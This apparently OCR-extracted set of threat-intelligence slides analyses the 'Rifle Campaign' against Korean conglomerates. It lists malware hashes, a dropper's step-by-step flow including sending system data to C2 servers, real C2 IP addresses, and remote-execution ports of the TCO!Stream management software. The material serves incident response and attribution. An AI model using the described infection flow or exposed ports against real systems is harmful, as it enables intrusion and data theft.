
File transfer & Remote Command Execution

(Encryption Key was hardcoded)

Vulnerable Port : 5560/tcp

Rifle Campaign - How they hacked Initech and stole Certificates

“Nicstech” DLP Solution Vulnerability



Rifle Campaign - SoftCamp DRM Malware

Sample Information

Input File	C:₩sdslogin.exe
File Size	615248
MD5	33e09cf92dd8ab4f75dac20e088a5709
File Type	EXE
PEid Information	Microsoft Visual C++ 8 [Overlay] *
Signed	Signed and the signature was verified
ProductName	SDSLogin
FileVersion	3, 0, 3, 26
Comments	
CompanyName	SoftCamp Co., Ltd.
FileDescription	SDSLogin
InternalName	SDSLogin
LegalCopyright	(C) SoftCamp Co., Ltd. All rights reserved.
LegalTrademarks	
OriginalFilename	SDSLogin.EXE

Rifle Campaign - SoftCamp DRM Malware

Sample Information

Dropper

File Name	MD5	File Type
Unknown (Dropper)	741FADDA07D9C2E41D6D8B0F2E91BC5E	EXE
Unknown (Dropper)	EE778BE503FDA770EE2F40E51EDFD595	EXE

Dropped Files

File Name	MD5	File Type
SDSLogin.exe	33E09CF92DD8AB4F75DAC20E088A5709	EXE
kbinst.exe	BB710DB1C03EBC4F8D6EBB8B8577EE78	EXE
SDSinst.exe	5CA4562A5BFA15417707D3168161CB23	EXE
wsupdatemgr.dll	A1F92B84614D7F07AB84C7A97675B299	DLL

Rifle Campaign - SoftCamp DRM Malware

Flow

Dropper

- SDSLogin.exe
- kbinst.exe or SDSinst.exe

Not Identified

1) Delete wsupdatemgr service and SDSDec.dll
2) Create kbinst.log (IP and Sysinfo from infected system) → **Send it to C2**

1) Create ud.bat to delete SDSInst.exe itself
2) Drop wsupdatemgr.dll
3) Launch service with wsupdatemgr.dll by using svchost.exe

Rifle Campaign - SoftCamp DRM Malware > C&C Server


C&C Servers

IP	Country	Allocated
165.194.117.35	Republic of Korea	Jung-Ang University
203.241.248.108	Republic of Korea	In-Jae University
124.139.210.45	Republic of Korea	Unknown

Rifle Campaign - GhostRat Operation

Rifle Campaign - GhostRat Operation

Start from C&C Server of Softcamp DRM Malware



Victims (SK Group, Hanjin, Korea Airline, KT)

Rifle Campaign - GhostRat Operation

Damage

❶ Stolen Documents : 1TB / 42,600 files
❷ **140,000** PCs of 27 companies infected
❸ **Victimized companies**
- Defense industry : Hanjin Group affiliates (Korean Air)
- Telecommunications networks : 17 SK Group affiliates, KT
- They’re all Conglomerates

Rifle Campaign - How they hacked Victims

TCO!Stream Vulnerability - 0day until March. 2016

TCO!Stream : PC asset management system

Desktop Integrated management software that manages all the PCs connected to the network. Some of its functions include various types of error management, hardware management, software management, software installation and upgrade and illegal software check-up.

Rifle Campaign - How they hacked Victims

TCO!Stream Modules

Filename	Service Port	Functionality
EtcCmds.exe	3511	TCO!stream Server Health Check
TXFercli.exe	3523 3524	Administrator can control Client PCs remotely File Transfer & Receive, Deletion, Execution
tsrvctl_nt.exe	**3526**	Remotely File/Command Execution
TClient.exe	**3511**	TCO!stream Client Main Module **Module Update, PC Information Gathering**

Rifle Campaign - How they choose Targets and How FSI detected it


Rifle Campaign - How they choose Targets and How FSI detected it

Vulnerable Port Scan

FSI Security Operations Center

detected abnormal scan events

3511 TCP Port scan (12/Jan/2016)



Source : 175.117.144.67 (Korea)
Destination : 67 Financial Companies


Rifle Campaign - Military Cyber Command (MCC) Incidents

3,200 PCs Infected

03

Correlation Analysis

Correlation Analysis : Trace their Footprints



Decoding or Encoding Method
- Decoding Code, Decoding Key

PDB Path

C&C Server
- Server IP and Command Code

Font (If Document malware)

Used Vulnerability

Created Files

